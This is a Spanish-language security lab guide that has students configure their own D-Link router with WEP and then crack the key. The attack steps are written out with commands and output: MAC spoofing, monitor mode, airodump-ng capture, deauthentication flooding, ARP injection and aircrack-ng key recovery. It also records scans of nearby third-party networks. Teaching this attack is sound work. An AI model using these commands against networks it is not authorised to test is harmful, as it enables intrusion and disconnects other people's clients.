

Índice de contenido

Guía 3. Identificando SSID ocultos y Evadiendo filtros MAC del AP	1
Ataque III – Descifrando claves WEP	2
Fase I - Configurar escenario	2
Paso 1 - ingrese a la página de administración del AP	2
Paso 2 - Desactive el WPS.....	2
Paso 3 - Configure el WEP.....	3
Paso 4 - Conecte un cliente para probar configuración WEP.....	5
Fase II – Desarrollo del ataque	8
Paso 1 – Configurar las opciones de la tarjeta wlan0.....	8
Paso 2 – Obtener información de las redes Wi-Fi	9
Paso 3 – Captura de paquetes entre AP y cliente en archivo.....	10
Paso 4 – Esperar a que se produzcan asociaciones de los clientes	10
Paso 5 – Inyección de tráfico si es necesario (opcional).....	11
Paso 6 – Descriptación de la contraseña.....	11
Resumen pasos contraseña WEP.....	13

Ataque III – Descifrando claves WEP

Fase I - Configurar escenario

Paso 1 - ingrese a la página de administración del AP

Para este ejercicio la dirección IP de AP es 192.168.0.1, note que cada AP tiene diferentes pantallas de configuración.

Product Page: DIR-655 Hardware Version: B1 Firmware Version: 2.00

D-Link

LOGIN

Log in to the router

User Name : Admin

Password :

Log In

WIRELESS

Paso 2 - Desactive el WPS

En el AP que se está utilizando en esta práctica es necesario desactivar el WPS (omítalo si no tiene WPS)

2.1 Advanced / WI-FI Protected Setup

2.2 Desactive WPS (En algunos AP no existe la función WPS)

2.3 Guarde los cambios

2.4 Reinicie el AP

Product Page: DIR-655 Hardware Version: B1 Firmware Version: 2.00

D-Link

DIR-655 // SETUP ADVANCED TOOLS STATUS SUPPORT

WI-FI PROTECTED SETUP

Wi-Fi Protected Setup is used to easily add devices to a network using a PIN or button press. Devices must support Wi-Fi Protected Setup in order to be configured by this method.

Save Settings Don't Save Settings

WI-FI PROTECTED SETUP

Enable :

Lock Wireless Security Settings :

Reset to Unconfigured

PIN SETTINGS

Current PIN : 56285574

Generate New PIN Reset PIN to Default

ADD WIRELESS STATION

Add Wireless Device with WPS

WIRELESS

Helpful Hints... Enable if other wireless devices you wish to include in the local network support Wi-Fi Protected Setup. Only "Admin" account can change security settings. Lock Wireless Security Settings after all wireless network devices have been configured. Click Add Wireless Device Wizard to use Wi-Fi Protected Setup to add wireless devices to the wireless network. More...

Paso 3 - Configure el WEP

3.1 Ingrese a Setup / Wireless settings

3.2 Dé un clic al botón Manual Wireless Network Setup

Product Page: DIR-655 Hardware Version: B1 Firmware Version: 2.00

D-Link

DIR-655 // SETUP ADVANCED TOOLS STATUS SUPPORT

INTERNET
WIRELESS SETTINGS
NETWORK SETTINGS
USB SETTINGS

WIRELESS SETTINGS

The following Web-based wizards are designed to assist you in your wireless network setup and wireless device connection.

Before launching these wizards, please make sure you have followed all steps outlined in the Quick Installation Guide included in the package.

WIRELESS NETWORK SETUP WIZARD

This wizard is designed to assist you in your wireless network setup. It will guide you through step-by-step instructions on how to set up your wireless network and how to make it secure.

Wireless Network Setup Wizard

Note : Some changes made using this Setup Wizard may require you to change some settings on your wireless client adapters so they can still connect to the D-Link Router.

ADD WIRELESS DEVICE WITH WPS (WI-FI PROTECTED SETUP) WIZARD

This wizard is designed to assist you in connecting your wireless device to your router. It will guide you through step-by-step instructions on how to get your wireless device connected. Click the button below to begin.

Add Wireless Device with WPS

MANUAL WIRELESS NETWORK SETUP

If your wireless network is already set up with Wi-Fi Protected Setup, manual configuration of the wireless network will destroy the existing wireless network. If you would like to configure the wireless settings of your new D-Link Systems Router manually, then click on the Manual Wireless Network Setup button below.

Manual Wireless Network Setup

Helpful Hints ...

If you are new to wireless networking and have never configured a wireless router before, click on **Wireless Network Setup Wizard** and the router will guide you through a few simple steps to get your wireless network up and running.

If you consider yourself an advanced user and have configured a wireless router before, click **Manual Wireless Network Setup** to input all the settings manually.

[More...](#)

3.3 Seleccione WEP en Security Mode

3.4 Defina los parámetros WEP

WEP Key Length = 128 bit (26 dígitos hexadecimales)

Clave = 101102103104105106107108bb

Authenticartion = Shared Key

Nota: Además Verifique el canal que utilizará y el nombre para la red WIFI (ssid)

WIRELESS NETWORK SETTINGS

Enable Wireless : Always New Schedule

Wireless Network Name : (Also called the SSID)

802.11 Mode : Mixed 802.11n, 802.11g and 802.11b

Enable Auto Channel Scan :

Wireless Channel : 2.437 GHz - CH 6

Transmission Rate : Best (automatic)

Channel Width : 20 MHz

Visibility Status : Visible Invisible

WIRELESS SECURITY MODE

To protect your privacy you can configure wireless security features. This device supports three wireless security modes including WEP, WPA-Personal, and WPA-Enterprise. WEP is the original wireless encryption standard. WPA provides a higher level of security. WPA-Personal does not require an authentication server. The WPA-Enterprise option requires an external RADIUS server.

Security Mode : WEP

WEP

WEP is the wireless encryption standard. To use it you must enter the same key(s) into the router and the wireless stations. For 64 bit keys you must enter 10 hex digits into each key box. For 128 bit keys you must enter 26 hex digits into each key box. A hex digit is either a number from 0 to 9 or a letter from A to F. For the most secure use of WEP set the authentication type to "Shared Key" when WEP is enabled.

You may also enter any text string into a WEP key box, in which case it will be converted into a hexadecimal key using the ASCII values of the characters. A maximum of 5 text characters can be entered for 64 bit keys, and a maximum of 13 characters for 128 bit keys.

If you choose the WEP security option this device will **ONLY** operate in **Legacy Wireless mode (802.11B/G)**. This means you will **NOT** get 11N performance due to the fact that WEP is not supported by the Draft 11N specification.

WEP Key Length : 64 bit (10 hex digits) (length applies to all keys)

Authentication : Shared Key

WEP Key 1 :

3.5 Dé un clic en el botón guardar

3.6 Reinicie el AP


Paso 4 - Conecte un cliente para probar configuración WEP

El cliente puede ser un equipo con Windows o un Linux, para este caso se utilizó un cliente Ubuntu 10.04

Use el asistente de conexión y defina la contraseña

4.1 Clic derecho en NetworkManager / editar conexiones

4.2 Seleccione inalámbrico



4.3 Dé un click botón añadir


4.4 Defina las siguientes opciones en la ficha inalámbrico.

Nombre conexión: cuchillac_wep

SSID = cuchillac


Modo = infraestructura

Disponible para todos los usuarios = OK




4.5 Defina las opciones para la ficha Seguridad inalámbrica

Seguridad = WEP 40/128-bit key
Clave = 101102103104105106107108bb
Índice WEP = 1
Autenticación = Clave compartida



4.6 Defina las opciones para la ficha Seguridad inalámbrica

Método = Automático DHCP



4.7 Dé un clic en aplicar

4.8 Defina los permisos del usuario con privilegios

4.9 Dé un clic en el botón NetworkManager

Escoja la red cuchillac

Verifique que se haya asociado al AP



4.10 Navegue en Internet para probar la conexión

Fase II – Desarrollo del ataque

Para facilitar el desarrollo de este ataque se utilizarán 5 consolas en el BT o Kali

Paso 1 – Configurar las opciones de la tarjeta wlan0

Pasos para configurar la MAC

En consola 1

Utilizaremos la dirección 00:11:22:aa:aa:aa para las pruebas de monitoreo, sin embargo este paso es opcional

1.1 Detenga la wlan0 para (opcional)

```
root@bt:~# ifconfig wlan0 down
```

1.2 Asigne una MAC ficticia para las pruebas (opcional)

```
root@bt:~# macchanger --mac 00:11:22:aa:aa:aa wlan0
Current MAC: 00:24:2b:06:8c:15 (unknown)
Faked MAC: 00:11:22:aa:aa:aa (Cimsys Inc)
```

1.3 Active la tarjeta wlan0 (opcional)

```
root@bt:~# ifconfig wlan0 up
```

1.4 Cree el objeto monitor para la wlan0

```
root@bt:~# airmon-ng start wlan0
```

```
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PID   Name
2595  dhclient3
2652  dhclient3
```

```
Process with PID 2652 (dhclient3) is running on interface wlan0
Interface  Chipset      Driver
wlan0      Atheros AR2425 ath5k - [phy0]
           (monitor mode enabled on mon0)
```

1.5 Verifique que se haya creado el monitor mon0

```
root@bt:~# iwconfig
lo          no wireless extensions.

mon0        IEEE 802.11bg  Mode:Monitor  Tx-Power=20 dBm
           Retry long limit:7   RTS thr:off   Fragment thr:off
           Power Management:on
```

```
wlan0 IEEE 802.11bg ESSID:off/any
      Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
      Retry long limit:7 RTS thr:off Fragment thr:off
      Encryption key:off
      Power Management:off
eth0 no wireless extensions.
```

Paso 2 - Obtener información de las redes Wi-Fi

Utilice la consola 2

2.1 Digite el siguiente comando:

```
root@bt:~# airodump-ng mon0
```

```
CH 11 ][ Elapsed: 24 s ][ 2013-05-31 13:02
  BSSID                PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
02:2F:DF:E2:2D:DE     -1      62         0   0  10  11  OPN             HPC793C9
B8:A3:86:66:0E:87    -37      63         3   0   6  54e. WEP  WEP             cuchillac
00:14:06:15:69:A1    -60      54         33   0   4  54e. WPA2  CCMP  PSK             empresarial
00:14:06:15:69:A0    -62      59         0   0   4  54e. WPA   TKIP  PSK <length:
0>
00:1A:DD:B8:E5:45    -78      60         3   0  11  54e. WPA2  CCMP  PSK             ICTI
00:11:F5:4D:6D:11    -83      19         14   0   1  54   WEP  WEP             Turbo
6C:50:4D:C0:48:88    -87      26         5   0  11  54   WPA2  CCMP  PSK             e-go
00:14:06:15:3C:F0    -87      16         0   0   1  54e. WPA   TKIP  PSK <length:
0>
00:24:01:42:2D:A7    -88      39         4   0  11  54   . WEP  WEP             OSUNA
00:14:06:14:45:90    -92      14         0   0   1  54e. WPA   TKIP  PSK <length:
0>
00:1D:CE:32:5D:DD    -96       8         0   0  11  54   OPN             arris54g
00:24:17:8D:14:AD    -99       3         0   0   1  54   WEP  WEP             TURBONETT

  BSSID                STATION            PWR  Rate    Lost    Frames  Probe
(not associated) 00:37:6D:C9:BB:5C  -61  0 - 1    6        8 empresarial
(not associated) 00:13:46:70:08:F8  -90  0 - 1    0         1
(not associated) 0C:77:1A:0F:B9:8D  -94  0 - 1    0         4
(not associated) 40:6A:AB:AC:F8:44  -99  0 - 2    0         1
TURBONETT_7FC39A
  00:25:00:FF:94:73  AE:E1:28:49:0B:C9  -97  0 - 6    38        20
  02:2F:DF:E2:2D:DE  1C:C1:DE:C7:93:C9  -79  0 - 1    35        71
  00:14:06:15:69:A1  2C:A8:35:2C:46:90  -1   1 - 0    0         15
  00:14:06:15:69:A1  68:A3:C4:44:C2:93  -1  48e- 0    0         18
  00:14:06:15:69:A1  70:DE:E2:73:1F:BB  -1   1 - 0    0         15
```

2.2 Detenga la consulta con Ctl + C

Copie la dirección MAC del BSSID (para nuestro caso cuchillac)

Paso 3 – Captura de paquetes entre AP y cliente en archivo

Utilice la consola 3 (No apague este proceso)

En donde:

--bssid = es la MAC del SSID

--channel 6 = el canal de nuestro AP

--write capturaWEP = el archivo donde se guardarán las capturas

mon0 = defina el monitor que se utilizará

```
root@bt:~# airodump-ng --bssid B8:A3:86:66:0E:87 --channel 6 --write capturaWEP mon0
```

```
CH 6 ][ Elapsed: 56 s ][ 2013-05-31 13:05
BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
B8:A3:86:66:0E:87 -31 100   546      93    0   6  54e. WEP   WEP   cuchillac

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
B8:A3:86:66:0E:87 00:19:5B:8E:20:C3 -52  54e-36e  0     88  cuchillac
```

Paso 4 – Esperar a que se produzcan asociaciones de los clientes

Opción 1 - detenga el cliente Windows o Linux y vuelva a conectarse

Esto simularía que esperamos a que un nuevo cliente se conecte para capturar los datos.

Opción 2 - Envíe tramas de deauthentication

Para forzar que los clientes WIFI se desconecten y reconecten nuevamente.

En la consola 1

```
root@bt:~# aireplay-ng -0 5 -a B8:A3:86:66:0E:87 mon0
```

En donde:

-0 opción para ataque de deauthentication

5 cantidad de paquetes que se enviarán

-a dirección MAC del AP

Regrese a la consola 3 (no detenga el proceso)

Verifique que aparezca SKA

```
CH 6 ][ Elapsed: 2 mins ][ 2013-05-31 13:09 ][ 140 bytes keystream:
B8:A3:86:66:0E:87
BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
B8:A3:86:66:0E:87 -32 100   1350     574    2   6  54e. WEP   WEP   SKA   cuchillac

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
B8:A3:86:66:0E:87 00:19:5B:8E:20:C3 -53  54e-36e  0     635  cuchillac
```

Debido a que sólo se capturaron 574 datos vamos a inyectar tramas arp.

Otra forma de generar datos en la red es que los clientes conectados naveguen

Paso 5 - Inyección de tráfico si es necesario (opcional)

Abra la consola 4 y digite

Dónde:

-3 = inyecta tráfico

-b = dirección MAC del SSID

-h = dirección MAC del cliente conectado (ver consola 3)

mon0 = tarjeta en modo monitor

```
root@bt:~# aireplay-ng -3 -b B8:A3:86:66:0E:87 -h 00:19:5B:8E:20:C3 mon0
```

Paso 6 - Descriptación de la contraseña.

Abra una quinta consola

6.1 Verifique que se están creado los archivos de captura

```
root@bt:~# ls
capturaWEP-01-B8-A3-86-66-0E-87.xor  capturaWEP-01.kismet.netxml
replay_arp-0531-132706.cap           replay_arp-0531-141524.cap
capturaWEP-01.cap                   replay_arp-0531-133234.cap
capturaWEP-01.csv                   replay_arp-0531-131440.cap
replay_arp-0531-134408.cap           capturaWEP-01.kismet.csv
replay_arp-0531-132523.cap           replay_arp-0531-135722.cap
```

6.2 Digite el comando para desenscriptar

```
root@bt:~# aircrack-ng capturaWEP-01.cap
```

Si no es suficiente la cantidad de tramas con paquetes que se necesita aparecerá una pantalla similar a la siguiente:

```
Aircrack-ng 1.1 r2076
[00:00:20] Tested 163918 keys (got 413 IVs)
```

KB	depth	byte (vote)							
0	121/122	F8 (512)	00 (256)	02 (256)	04 (256)	05 (256)	07 (256)		
1	2/ 5	73 (1536)	27 (1280)	2B (1280)	61 (1280)	7C (1280)	07 (1024)		
2	18/ 2	F0 (1024)	01 (768)	02 (768)	0A (768)	0C (768)	11 (768)		
3	18/ 3	FC (1024)	05 (768)	15 (768)	17 (768)	1D (768)	1E (768)		
4	5/ 6	D8 (1280)	10 (1024)	13 (1024)	14 (1024)	1D (1024)	50 (1024)		

Failed. Next try with 5000 IVs.

Para obtener más tramas de datos es de esperar a que los clientes naveguen o esperar a que la inyección logre crear una cantidad considerable de paquetes. Con 10,000 ó 15,000 paquetes de datos será más rápido obtener la contraseña.

Si la cantidad de paquetes es suficiente aparecerá

```
Aircrack-ng 1.1 r2076
[00:00:00] Tested 881 keys (got 65648 IVs)
KB      depth  byte(vote)
0  0/13  10(81664) 65(78592) 89(78080) AD(76800) 43(75264) BE(74496) EA(74240) 2E(73472)
C5(73472)
1  0/1   EA(104704) 9A(77312) D6(76800) 76(76032) 2D(73728) 9E(73728) FB(73728) 29(73472)
60(73216)
2  0/2   23(89088) 91(76288) 84(76032) B3(76032) 8B(75008) 75(74752) 35(74496) 5E(74496)
2A(74240)
3  0/1   05(89600) C8(77312) C0(75520) B9(74752) A4(74240) 1C(73728) 37(73728) 8D(73728)
4F(73472)
4  16/4  CC(71680) 82(71424) 9C(71424) 0F(71168) 46(71168) 5E(71168) BB(71168) 16(70912)
55(70656)
```

```
KEY FOUND! [ 10:11:02:10:31:04:10:51:06:10:71:08:BB ]
Decrypted correctly: 100%
```

6.3 Detenga las consolas 3 y 4

Resumen pasos contraseña WEP

Paso 1 - configure las opciones para la tarjeta wlan0

Digitar en consola 1

```
1 exit
2 ifconfig
3 ifconfig wlan0 down
4 macchanger --mac 00:11:22:aa:aa:aa wlan0
5 ifconfig wlan0 up
6 airmon-ng start wlan0
7 iwconfig
```

Paso 2 - obtenga la información de las redes WIFI

Digitar en consola 2

```
1 airodump-ng mon0
```

Detenga el proceso cuando haya capturado la información necesaria

Paso 3 - Capture la información de los paquetes en un archivo

Digitar en consola 3

```
1 root@bt:~# airodump-ng --bssid B8:A3:86:66:0E:87 --channel 6 --write
capturaWEP mon
```

No cierre el proceso

Paso 4 - Esperar a que se produzcan asociaciones de los clientes

Opción 1 - espere a que un cliente se conecte.

Opción 2 - envíe tramas de deauthentication a los clientes asociados

Digitar en consola 1

```
1 aireplay-ng -0 5 -a B8:A3:86:66:0E:87 mon0
```

Paso 5 - Inyecte tráfico si es necesario

Si la cantidad de paquetes en la consola 3 es muy baja inyecte tramas arp

Digite en consola 4

```
1 aireplay-ng -3 -b B8:A3:86:66:0E:87 -h 00:19:5B:8E:20:C3 mon0
```

No cierre el proceso

Paso 6 - Desencripte el archivo

Si posee una gran cantidad de paquetes de datos (>10,000)

Digite en consola 5

```
1 ls capturaWEP*
2 aircrack-ng capturaWEP-01.cap
```